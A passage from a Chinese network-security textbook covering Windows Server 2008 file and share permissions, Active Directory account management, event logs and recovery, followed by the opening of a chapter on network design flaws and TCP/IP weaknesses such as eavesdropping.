Restore files and directories	允许用户恢复以前备份的文件和目录
Shutdown the system	允许用户关闭系统

2. 共享权限

共享只适用于文件夹(目录),如果文件夹不是共享的,那么在网络上就不会有用户看到它,也就更不能访问。网络上的绝大多数服务器主要用于存放可被网络用户访问的文件和目录,要使网络用户可以访问在 Windows Server 2008 服务器上的文件和目录,必须首先对它建立共享。共享权限建立了通过网络对共享目录访问的最高级别。

表 5-3 列出了从最大限制到最小限制的共享权限及相应级别允许的用户动作。

表 5-3 用户的共享权限

共享权限级别	允许的用户动作
No Access(不能访问)	禁止对目录和其中的文件及子目录进行访问
Read(读 RX)	允许查看文件名和子目录名,改变共享目录的子目录,还允许查看文件的数据和运行应用程序
Change(更改 RWXD)	具有"读"权限中允许的操作,另外允许往目录中添加文件和子目录,更改文件数据,删除文件和子目录
Full Control(完全控制 RWXDPO)	具有"更改"权限中允许的操作,另外还允许更改权限(只适用于 NTFS 卷)和获取所有权(只适用于 NTFS 卷)

3. 许可权限

文件和目录的许可将确定对文件和目录进行本地访问的用户类型。

许可权的具体含义为:许可权限适用于对特定对象如目录和文件(只适用于 NTFS 卷)的操作,指定允许哪些用户可以使用这些对象,以及如何使用(如把某个目录的访问权限授

予指定的用户)。许可权限分为目录权限和文件权限,每一个权限级别都确定了一个执行特定的任务组合的能力,这些任务是:Read(R)、Execute(X)、Write(W)、Delete(D)、Set Permission(P)和Take Ownership(O)。

文件访问许可:文件访问许可是用来控制该计算机上的用户和通过网络访问的用户是否可以使用指定文件。

对于文件以上任务代表的具体含义如下。

- R:显示文件数据、属性、所有者和许可。
- X:运行文件。
- W:写文件。
- D:删除文件。
- P:改变文件许可。
- O:获得文件许可。

如表 5-4 所示,5 个预定义的文件访问许可为:拒绝访问、读取(RX)、更改(RXWD)、完全控制(RXWDPO)和特殊访问(RXWDPO 的任意组合)。

表 5-4 文件许可权限

权限级别	RXWDPO	允许的用户动作
No Access		用户不能访问该文件
Read	RX	用户可以读取该文件,如果是应用程序可以运行文件
Change	RXWD	有 Read 的权限,还可以修改和删除文件
Full Control	RXWDPO	包含 Change 的权限,还可以更改权 限和获取文件的所有权

目录访问许可:目录访问许可是用来控制谁可以访问目录,及对目录内容的使用。对于目录各任务代表的含义如下。

- R:显示目录数据、属性、所有者和许可。
- X:在目录中运行(执行)文件。
- W:在目录创建新文件,改变目录属性。
- D:在目录中删除文件。
- P:改变目录许可。
- O:获得目录所有权。

如表 5-5 所示,目录许可包括:拒绝访问、列表(RX)、读取(RX)、添加(XW)、添加 & 读取(RXW)、更改(RXWD)、完全控制(RXWDPO)和特殊访问(RXWDPO 的任意组合)。

表 5-5 目录许可权限

权限级别	RXWDPO	允许的用户动作
No Access		用户不能访问该目录
List	RX	可以查看目录中的子目录和文件名,也可以进入其子目录
Read	RX	具有 List 权限,用户可以读取目录中的文件和运行目录中的应用程序
Add	XW	用户可以添加文件和子目录

权限级别	RXWDPO	允许的用户动作
Add and Read	RXW	具有 Read 和 Add 的权限
Change	RXWD	有 Add 和 Read 的权限,另外还可以更改文件的内容,删除文件和子目录
Full Control	RXWDPO	有 Change 的权限,另外用户可以更改权限和获取目录的所有权

需要解释的是:如果对目录有 Execute(X)权限,表示可以穿越目录,进入其子目录。FAT 文件卷只有共享权限,无许可权限。

可用“文件管理器”将文件或目录的访问许可赋予用户和组。以用户组的形式组织用户只需通过一次操作就能更改整个组的权力和权限,从而可以更快速方便地为多个用户授权对网络资源的访问,简化网络的管理维护工作。Windows Server 2008 支持全局组和局部组两种类型的组。全局组包含来自该全局组创建时所在域的用户账号,运用域之间的委托关系可以给全局组授予在其他委托域中的资源的权力和权限;在局部组可以包含该组所在域和其他受托域中的用户账号,也可以包含该组所在域和其他受托域中的全局组,只能给局部组授予该组所在域中的资源的权力和权限。

另外,在由两个或多个域组成的网络中,每个域都可作为带有其自身账号数据库的一个独立网络来工作。默认时域之间是不能相互通信的,如果某个域的一些用户需要访问另一个域中的资源,就需要建立域之间的委托关系。委托关系打开了域之间的通信渠道。委托关系可以是双向的,即域 A 委托域 B,域 B 委托域 A,这样域 B 中的用户就可以访问域 A 中的资源,域 A 中的用户也可以访问域 B 的资源。

4. 审核

在特定动作执行或文件被访问时,可以指定将一个审核记录写入到一个安全事件的日志中。审计记录表明行为的执行、执行人以及执行的日期和时间。可以审计操作是否成功,所以审计跟踪能显示网络中的实际执行者以及未经许可的尝试者。

5. 事务记录

修改文件或目录时,“日志文件服务”能够记录跟踪重做和取消修改的消息。重做的消息使 NTFS 在系统故障中能够再次地进行修改;取消的消息使 NTFS 在不能正确完成修改时删除修改。NTFS 总是试图重做事务,如果不能重做则只是取消事务。

6. 所有权

文件和目录的所有者可以完全控制该文件和目录,包括有改变许可的能力。除非具有许可改变能力的用户授权,否则只有系统管理员才有获得文件和目录所有权的能力。

5.9.2 Windows Server 2008 的安全配置

1. 用活动目录管理 Windows Server 2008 的账户

Windows Server 2008 仍沿用 Active Directory 对整个网络的资源进行管理,包括计算机站点、用户、组、文件目录和打印机等资源的管理。Active Directory 是用于 Windows 的目录服务,它存储着网络上各种对象的有关信息,并使该信息易于管理员和用户查找及使用。Active Directory 目录服务使用结构化的数据存储作为目录信息的逻辑层次结构的基础。

在 Windows Server 2008 的 Active Directory 中，由共享公用目录数据库的 Windows Server 2008 网络管理定义的计算机集合叫做域。在 Windows Server 2008 中的术语“域”的含义不同于早期操作系统版本中域的含义。在 Windows 中，域和信任是管理的内容，并且它们构成了网络的大部分工作。然而，在 Windows Server 2008 中，域只是较大的框架中的一部分，Active Directory 代替了早期版本的 Windows 域结构。术语“域”仍然在使用，但是它只是指网络的名称空间的一部分。

（1）添加用户账号：

在 Windows Server 2008 中，一个用户账号包含了用户的名称、密码、所属组、个人信息、通信方式等信息。在添加一个用户账号后，它被自动分配一个安全标识 SID，这个标识是唯一的，即使账号被删除，它的 SID 仍然保留。如果在域中再添加一个相同名称的账号，它将被分配一个新的 SID，在域中利用账号的 SID 来决定用户的权限。

添加用户账号的步骤如下。

① 首先启动“Active Directory 用户和计算机管理器”，单击“User 容器”会看到在安装 Active Directory 时自动建立的用户账号。

② 单击“操作”|“新建”|“用户”，在“新建对象”对话框中输入用户相关信息，在如图 5-29 所示的窗体中，单击“下一步”。

图 5-29 新建用户账号

③ 在密码对话框中输入密码或不填写密码并选择“用户下次登录时须更改密码”选项，以便让用户在第一次登录时修改密码。

④ 在完成对话框中会显示以上设置的信息，单击“完成”。

（2）组的管理：

用户可以利用将用户加入到组中的方式，简化网络的管理工作。当用户对组设置了权限后，则组中所有的用户就具有了该权限，这样避免对每一个用户设置权限，从而减轻了工作量。

① 添加组步骤如下。

- 打开 Active Directory 用户和计算机。
- 在控制台树中，双击域节点。

- 右击要添加组的文件夹，指向“新建”，然后单击“组”。
- 输入新组的名称，在默认情况下，用户输入的名称还将作为新组的 Windows Server 2008 以前版本的名称，如图 5-30 所示。



图 5-30　创建组

- 选中所需的“组作用域”。
- 选中所需的“组类型”。

注意：如果用户目前创建的组所属的域处于混合模式，则只能选择具有“本地域”或“全局”作用域的安全组。

② 指定用户隶属的组

设置方法为：在组属性对话框中单击“隶属于”标签，如图 5-31 所示，可以查看前用户隶属于哪些组。如要将用户添加到其他组中则单击“添加”按钮，出现如图 5-32 所示的对话框，在“输入对象名称来选择”文本框中输入用户要添加的组，然后单击“确定”。




图 5-31　指定用户属性窗体



图 5-32　指定用户隶属的组

如果需要将用户从他所属的指定组中删除，则在“隶属于”窗体中选择该组，单击“删除”按钮。注意，用户账号至少隶属于一个组，该组被称为主要组，这个主要组必须是一个全局组且它不可删除。

③ 管理组

将组转换为另一种组类型，其步骤如下。

- 打开 Active Directory 用户和计算机。
- 在控制台树中，双击域节点。
- 单击包含该组的文件夹。
- 在详细信息窗格中，右击组，然后单击“属性”。
- 在“常规”选项卡的“组类型”中，选中“分布式”或“安全式”。

更改组作用域，其步骤如下。

- 打开 Active Directory 用户和计算机。
- 在控制台树中，双击域节点。
- 单击包含组的文件夹。
- 在详细信息窗格中，右击组，然后单击“属性”。
- 在“常规”选项卡的“组作用域”下，选中“本地域”、“全局”或“通用”。

删除组，其步骤如下。

- 打开 Active Directory 用户和计算机。
- 在控制台树中，双击域节点。
- 单击包含组的文件夹。
- 在详细信息窗格中，右击组，然后单击“删除”。

2. Windows Server 2008 网络用户的最终有效权

由于可以给每个用户账户与组账户指派不同的权限，因此针对某个资源，可能某个用户同时被指派了多个权限。例如，若用户 A 与这些组都分别被指派了不同的 NTFS 权限，则用户 A 最后的有效权限是什么呢？下面针对有效权限加以说明。

（1）权限是有累加性的。

用户对某个资源的有效权限是其所有权限来源的总和。例如，表 5-6 所示若用户 A 同时属于 SALES 和 MANAGER 组，则用户 A 最后的有效权限为这 3 个用户权限的总和，也就是“写入＋读取＋运行”，事实上这个权限就是“修改”所具备的权限（参见表 5-4）。

表 5-6　计算用户的权限（一）

用户或组	权　　限	用户或组	权　　限
用户 A	写入(WD)	组 MANAGER	读取及运行(RX)
组 SALES	读取(R)	用户 A 最终有效权限为	读取＋写入＋运行(RWXD)

（2）“拒绝”权限会覆盖其他所有的权限。

虽然用户对某个资源的有效权限是其所有权限来源的总和，但是只要其中有一个权限被拒绝访问，则用户最后的有效权限将是无法访问此资源。例如，在表 5-7 中若用户 A 同时属于 SALES 和 MANAGER 组，则用户 A 最后的有效权限为“拒绝”。

表 5-7　计算用户的权限(二)

用户或组	权　　限	用户或组	权　　限
用户 A	读取(R)	组 MANAGER	拒绝访问
组 SALES	读取及运行(RX)	用户 A 最终有效权限为	拒绝访问

(3) 文件权限会覆盖目录的权限。

如果针对某个目录设置了 NTFS 权限,同时也对该目录内的文件设置了 NTFS 权限,则以文件的权限设置优先。以 C:\TEST\Readme.txt 为例来说明,若用户 A 对 C:\TEST 目录的权限为“拒绝访问”,但是却对其中的 Readme.txt 文件具有“读取”的权限,则他仍然可以读取该文件。

既然连目录 TEST 都无法访问,如何能够看到其中的文件 Readme.txt? 又如何能够读取 Readme.txt 的内容呢? 一般用户可通过完整的路径来访问,例如 C:\TEST\Readme.txt。

(4) 从父目录继承的权限不能修改。

如果某个用户对某个目录或文件的权限是从父目录的权限继承来的,则该用户对该目录或文件的权限无法修改,除非把该用户对该目录或文件的权限的选项“允许将来自父系的可继承权限传播给该对象”去掉。

(5) 文件和目录的所有权。

在 Windows Server 2008 的 NTFS 中,每个文件和目录独有其“所有者”。文件和目录的所有者永远具有更改文件或目录权限的能力。

Windows Server 2008 允许将所有权转移到其他用户,不过所有权的转移并不是由所有者来执行转移操作的,而是由其他用户自行来夺取所有权,但是该用户必须具备以下条件之一才可夺取所有权。

① 对该文件或目录拥有“取得所有权”的特许权限。

② 对该文件或目录拥有“更改权限”的特殊权限。这样,他就可以更改权限让自己具备“取得所有权”的特许权限。

③ 对该文件或目录拥有“完全控制”的标准权限。这样,他就可以更改权限让自己具备“取得所有权”的特许权限。

④ 任何一位具备 administrator 权限的用户(例如,该用户属于 administrators 组),无论该文件或目录拥有哪种权限,他永远具有夺取所有权的能力。

任何用户在夺取文件或目录的所有权后,此用户就变成是新的所有者。文件或目录的所有者,具有更改该文件或目录权限的能力。因此,当用户夺取文件或目录的所有权后,他就具有更改该文件或目录权限的能力,但是并不会影响此用户的其他权限。另外,文件或目录的所有权被夺去后,将不会影响原所有者的其他已有权限。

(6) 复制后的新文件或目录权限有可能改变。

对于 NTFS 磁盘分区内的文件或目录,从某个目录复制或移动文件到另一个目录后,其权限的设置变化根据以下情况而有所不同。

① 文件或目录从一个目录复制到另一个目录

由于文件或目录的复制,等于是产生另一个新的文件或目录,因此新的文件或目录的权限继承目的地的权限。例如,若对 C:\test.txt 具有“读取”的权限,对目录 C:\Work 具有

"完全控制"的权限,当 test.txt 被复制到 C:\Work 目录中后,对此新文件将具有"完全控制"的权限。

② 文件或目录从一个目录移动到另一个目录

如果移动到同一磁盘分区的另一个目录中,则仍保持原来的权限,例如从 C:\Work 目录中移动到 C:\Tools 目录中。

如果移动到另一个磁盘分区的目录中,则该文件或目录将继承目的地的权限。

另外,将文件或目录移动或复制到目的地的用户,将成为该文件的所有者。

如果将文件或目录从 NTFS 移动或复制到 FAT 或 FAT32 磁盘分区内,则原有的权限设置将被删除,因为 FAT/FAT32 不支持文件与目录 NTFS 权限的设置。

注意:执行移动文件或目录的用户,必须对源文件或目录具有"修改"的权限,同时也必须对目的目录具有"写入"的权限。

5.9.3 Windows Server 2008 系统的诊断与修复

保护计算机网络系统安全稳定地运行,当系统发生故障时能够及时地发现故障并排除,是系统管理员的一项重要职责。在 Windows Server 2008 中提供了一系列的工具以保证管理员便捷地完成管理维护工作。

首先,管理员利用 Active Directory、组策略及 Kerberos 验证等工具,建立一整套完善的安全策略,保证系统的安全可靠性,将人为造成破坏的可能降到最低。

其次,利用系统备份、配置容错能力(如磁盘镜像、RAID)、病毒检查、磁盘碎片整理等工具保证将由硬件问题引起的系统故障降低到最低。

再次,在实施以上步骤后,管理员还要利用事件查看器、网络监视器、系统信息实时监视系统,从而及时发现问题解决问题,保证系统的安全稳定。

管理员可以通过设定系统异常的反应措施、制作紧急修复盘、安全模式启动、故障恢复控制台、自动系统恢复等措施,保证当系统发生问题的时候及时地排除问题。

管理员还可以通过任务管理器和性能监视器监测系统的运行性能,发现系统的瓶颈,提高系统的性能。

1. 事件查看器

通过使用事件查看器(如图 5-33 所示)和事件日志,用户可以收集有关硬件、软件、系统问题的信息并监视 Windows Server 2008 安全事件。Windows Server 2008 以下面 3 种日志方式记录事件。

(1) 应用程序日志

应用程序日志包含应用程序所记录的事件。例如,数据库应用程序可记录程序日志中的文件错误。

(2) 安全日志

安全日志包括有效和无效的登录尝试以及与资源使用相关的事件,如创建、打开或删除文件或其他对象。例如,如果用户已经启用登录和注销审核,则登录到系统的尝试将记录在安全日志中。

(3) 系统日志

系统日志包含 Windows Server 2008 的系统组件记录的事件。例如,在启动过程将加



图 5-33 “事件查看器”对话框

载的驱动程序或其他系统组件的失败记录在系统日志中。Windows Server 2008 预先确定由系统组件记录的事件类型。

注意：

（1）启动 Windows Server 2008 时事件日志服务会自动启动。

（2）所有用户都可查看应用程序和系统日志。只有系统管理员才能访问安全日志。

（3）在默认情况下，安全日志是关闭的。要启用安全日志，可以使用组策略来设置审核策略。管理员也可在注册表中设置审核策略，以便当安全日志溢出时使系统停止响应。

事件查看器可显示下列 5 种事件类型：

（1）错误

重要的问题，如数据丢失或功能丧失。例如，在启动过程中某个服务加载失败，这个错误将会被记录下来。

（2）警告

并不是非常重要，但有可能说明将来的潜在问题的事件。例如，当磁盘空间不足时，将会记录警告。

（3）信息

描述了应用程序、驱动程序或服务的成功操作的事件。例如，当网络驱动程序加载成功时，将会记录一个信息事件。

（4）成功审核

成功的审核安全访问尝试。例如，用户试图登录系统成功会被作为成功审核事件记录下来。

（5）失败审核

失败的审核安全登录尝试。例如，用户试图访问网络驱动器并失败了，则该尝试将会作为失败审核事件记录下来。

2. 事故恢复

计算机故障就是任何导致计算机无法启动或继续运行的事件。计算机出现故障的原因小到一个硬件损坏，大到整个系统丢失(例如在发生火灾或类似事件)。Windows Server 2008 在遇到此类事件时，会报告一个“停止”错误消息，并显示一些必要的信息，用户和 Microsoft 产品支持服务工程师可利用这些信息确定并识别问题所在。

故障恢复就是在发生故障后恢复计算机，使用户能够登录并访问系统资源。Windows Server 2008 提供以下选项可帮助用户识别计算机故障并进行恢复。

(1) 安全模式

用户可以使用安全模式启动选项来启动系统，在该模式下只启动最少的必要的服务。安全模式选项包括最后一次的正确配置，如果新安装的设备驱动程序在启动系统时出现问题，该选项尤其有用。

注意：

① 在安全模式下，Windows Server 2008 只使用基本文件和驱动程序(鼠标、监视器、键盘、大容量存储器、基本视频、默认系统服务，并且不连接网络)。可以选择“网络安全模式”选项(该选项加载上面所有的文件和驱动程序，加上启动网络所必要的服务和驱动程序)或者“命令提示符安全模式”选项(该选项除了是启动命令提示符而不是启动 Windows Server 2008 以外，与安全模式完全相同)。也可以选择“最近一次的正确配置”，它使用 Windows Server 2008 在上次关闭时保存的注册表信息启动计算机。

② 安全模式可帮助用户诊断问题。如果以安全模式启动时没有再出现故障现象，用户可以将默认设置和最小设备驱动程序排除在可能的原因之外。如果新添加的设备或已更改的驱动程序产生了问题，用户可以使用安全模式删除该设备或还原更改。

③ 某些情况下安全模式不能帮助用户解决问题，例如当启动系统所必需的 Windows 系统文件已经毁坏或损坏时。在此情况下，紧急修复磁盘(ERD)能够提供帮助。

(2) 故障恢复控制台

如果安全模式不起作用，用户可以考虑使用故障恢复控制台选项。建议只有高级用户和管理员才使用该选项。使用安装光盘或从光盘创建的软盘来启动系统，然后就可以访问“故障恢复控制台”。这是一个命令行界面，可从该处执行诸如启动或停止服务、访问本地驱动器(包括格式化成 NTFS 文件系统的驱动器)等任务。

(3) 紧急修复磁盘

如果安全模式和故障恢复控制台不起作用，而且事先已做了适当的高级准备，则可以试着用紧急修复磁盘来修复系统。紧急修复磁盘可以帮助修复内核系统文件。

5.10 本章小结

网络操作系统主要分为三类，即 Windows 类、NetWare 和 UNIX/Linux。在安全性要求上比个人操作系统更高，其安全性管理也更为完善，主要体现在用户账号安全性、时间限制、站点限制、磁盘空间限制、传输介质的安全性、加密、审记等几个方面。

Windows Server 2003 是目前使用较多的网络操作系统，因此，本章以 Windows Server 2003 为主进行网络操作系统安全性方面的讲解。Windows Server 2003 的安全主要体现在

身份验证、访问控制、审核、Internet 协议安全性和防火墙技术等多方面，充分了解这些安全机制，对于更好地使用该系统非常重要。

在 Windows Server 2003 网络中有两种基本的组网模型：工作组模型和域模型。Windows Server 2003 的活动目录是一种目录服务，包括三方面的功能：组织网络中的资源；提供对资源的管理；对资源的控制。Windows Server 2003 系统对用户的管理和访问控制权限的管理更加全面和完善。

练　习　题

基础练习题

1. Windows Server 2003 系统的安全机制是怎样的？
2. Windows Server 2003 活动目录中管理哪些对象，活动目录有什么作用？
3. 文件和目录的所有权怎么获得？
4. Windows Server 2003 在访问控制与权限方面，采取了哪些具体措施？
5. Windows Server 2003 数据备份与恢复采用哪几类技术？
6. Windows Server 2003 系统的缺陷漏洞有哪些？
7. Windows Server 2008 的版本有哪些？
8. 如何在 Windows Server 2008 中新建一个用户？
9. Windows Server 2008 有哪些保证数据安全的措施？

实践题

1. 如果整个网络中有且仅有一台域控制器，Windows Server 2003 域控制器的活动目录如何备份与恢复？
2. 如何用活动目录管理 Windows Server 2008 的账户？

讨论与思考题*

1. 如何创建 Windows Server 2003 域结构网络模型？
2. 如何创建 Windows Server 2008 域结构网络模型？

第 6 章　黑客原理与防范措施

在计算机网络安全领域里，现在已有越来越多的非法用户或敌对势力利用各种手段攻击计算机网络，计算机网络数据在存储和传输过程中可能被窃听、暴露或篡改，以及网络系统和应用软件也可能遭受黑客的恶意程序的攻击而使网络瘫痪，黑客攻击网络已成为网络不安全的主要原因。因此，为了提高计算机网络系统的安全性，必须了解计算机网络不安全的因素和黑客攻击网络的方法，做到知己知彼，同时采取相应的防范措施。

在本章中，将学习以下内容：

- 网络系统的缺陷与漏洞；
- 网络监听的原理与实现、网络监听的防范；
- 端口扫描原理与作用；
- 口令破解与防范；
- 木马的工作原理以及木马的防御；
- 缓冲区溢出的攻击原理以及缓冲区溢出的预防；
- 黑客进攻网络的方式和步骤；
- 追踪黑客和对付黑客的防范措施。

6.1　计算机网络系统的缺陷与漏洞

计算机网络的开放性以及黑客的攻击是造成网络不安全的主要原因，而利用网络设计的缺陷是黑客突破网络防护进入网络的主要手段之一。

科学家在设计 Internet 之初就缺乏对安全性的总体构想和设计，所用的 TCP/IP 协议是建立在可信的环境之下，主要考虑的是网络互连，它缺乏对安全方面的考虑。这种基于地址的协议本身就会泄露口令，而且 TCP/IP 协议是完全公开的；其远程访问的功能使许多攻击者无须到现场就能够得手；连接的主机基于互相信任的原则等这些性质使网络更加不安全。

6.1.1　计算机网络的设计缺陷

计算机网络的设计缺陷包括以下两方面的内容：

(1) 物理结构的设计缺陷。

局域网采用广播式网络结构，所有主机发送的信息，在同一个网络中的其他主机易监听；广域网和 Internet 上的中继设备(如路由器)可以监听所有网络之间转发的信息。

(2) 网络系统的漏洞、协议的缺陷与后门。

一些网络协议(如 TCP/IP 协议)在实现上力求实效，而没有考虑安全因素。网络操作系统过于庞大，存在致命的安全漏洞。网络公司为了某些目的，在系统中设有安全后门也造成网络安全的隐患。

1. 物理网络结构易被窃听

计算机网络按通信信道类型分为广播式网络和点对点网络，这两种网络都存在安全问题。

(1) 广播式网络的安全问题

当今大多数局域网采用以太网方式，以太网上的所有设备都连在以太网总线上，它们共享同一个通信通道。以太网采用的是广播方式的通信，广播式通信网络的特点是在该种通信子网中只有一个公共通信信道，为所有节点共享使用，任一时刻只允许一个节点使用公用信道。当一个节点利用公共通信信道发送数据时，必须携带目的地址，网络上所有的设备都能接收到每一个信息包，网络上的设备通常将接收到的所有包都传给主机界面，在这里选择计算机要接收的信息（比如选择只有地址符合本站点的信息包才接收），并将其他的过滤掉。在以太网中，目标主机硬件并不给发送者提供有关已收到的信息，比如即使目标计算机碰巧关机了，送给它的包自然就丢失，但发送者并不会知道这一点。

很多网络包括 Internet 其实就是把无数的局域网相连起来形成大的网，然后再把大的网连入更大的网，虽然网络上的传输是点对点的，但一般网络上的主机会处于一个局域网中，例如清华开放实验室是一个局域网，它连到了校园网，又连到了中国教育科研网（CERNET），中国教育科研网又连接到国外。局域网，如以太网、令牌网，都是广播型网络，也就是说一台主机发布消息，网上任何一台机器都可以收到这个消息。一般情况下，以太网卡在收到发往别人的消息时会自动丢弃消息，而不向上层传递消息。但以太网卡的接收模式可以设置成混合型（promiscuous），这样网卡就会捕捉所有的数据包，并把这些数据包向上传递，这就是为什么以太网可以被窃听，其实 FDDI、令牌网也存在这样的问题。现在人们经常谈论的 ATM 网络技术是点对点的，它不会像以太网的广播式那样容易被窃听。

(2) 点对点网络的安全问题

Internet 和大部分广域网采用点对点方式通信，在该种类型的网中，任何一段物理链路都唯一连接一对节点，如果不在同一段物理链路的一对节点要通信，必须通过其他节点进行分组转发。进行分组转发的节点就可以窃听。

在 Internet 上的信息，容易被窃听和截获的另一个原因是，当某人用一台主机和国外的主机进行通信时，他们之间互相发送的数据包是经过很多机器（如路由器）重重转发的。例如，用户在清华开放实验室的一台主机上访问 Hotmail 主机，用户的数据包要经过开放实验室的路由器、清华校园路由器、中国教育科研网上的路由器，然后从中国教育科研网的总出口出国，再经过很多网络和路由器才能到达 Hotmail 主机。具体要经过多少主机、多少路由器和多少网络，用户可以用一个网络调试工具得到，这个工具就是 Traceroute 命令，在各种操作系统中都有，如 Windows XP，Windows NT 和 UNIX，名字上可能会有所差异，但功能和实现上是一样的。Internet 的这种工作原理不仅节约了资源，而且简化了传输过程的实现，符合 TCP/IP 简单高效的宗旨，但这也带来了安全上的问题。当然用户不可能力求安全而放弃这种方法，因为这样做是不实际的，也是不必要的。用户所能做的应是意识到这种问题，并以其他办法来提高安全性，如采用加密的方法。再回到安全这个主题上来，当黑客使用一台处于用户的数据包传输路径上的主机时，他就可以窃听或劫持用户的数据包。例如，处于中国教育科研网出口的一台机器可以监听所有从这个网络出国的数据包。谈到安全问

题，举一个简单的例子，就像有人用单位的总机窃听别人的电话一样。在配有电话交换机的单位，单位里所有的电话都要经过单位的总机，如果总机并不是程控的，而是人工接线的，那么接线员极易窃听别人的电话，这就有些类似刚才讲的网络窃听。网络窃听可能是出于好奇，也可能是出于恶意。现在越来越多的黑客不再是喜欢破坏公物的人，而是商业间谍，所以网络安全是把 Internet 真正推向商业化所必须要考虑和解决的问题。

2. TCT/IP 网络协议的设计缺陷

网络通信的基础是协议，TCP/IP 协议是目前国际上最流行的网络协议，该协议在实现上因力求实效，而没有考虑安全因素，因为如果考虑安全因素太多，将会增大代码量，从而降低 TCP/IP 的运行效率，所以说 TCP/IP 本身在设计上就是不安全的。

下面是现存的 TCP/IP 协议的一些安全缺陷。

(1) 容易被窃听和欺骗。

大多数 Internet 上的流量是没有加密的，如电子邮件口令、文件传输等很容易被监听和劫持，可以实现这些行为的工具很多，而且这些工具在网上是免费提供的。

(2) 脆弱的 TCP/IP 服务。

很多基于 TCP/IP 的应用服务都在不同程度上存在着安全问题，这很容易被一些对 TCP/IP 十分了解的人所利用，一些新的处于测试阶级的服务存在着更多的安全缺陷。

(3) 缺乏安全策略。

许多站点在网络及防火墙配置上无意识地扩大了访问权限，忽视了这些权限可能会被内部人员滥用，黑客从一些服务中可以获得有用的信息，而网络维护人员却不知道应该禁止这种服务。

(4) 配置的复杂性。

访问控制的配置一般十分复杂，所以很容易被错误配置，从而给黑客以可乘之机。

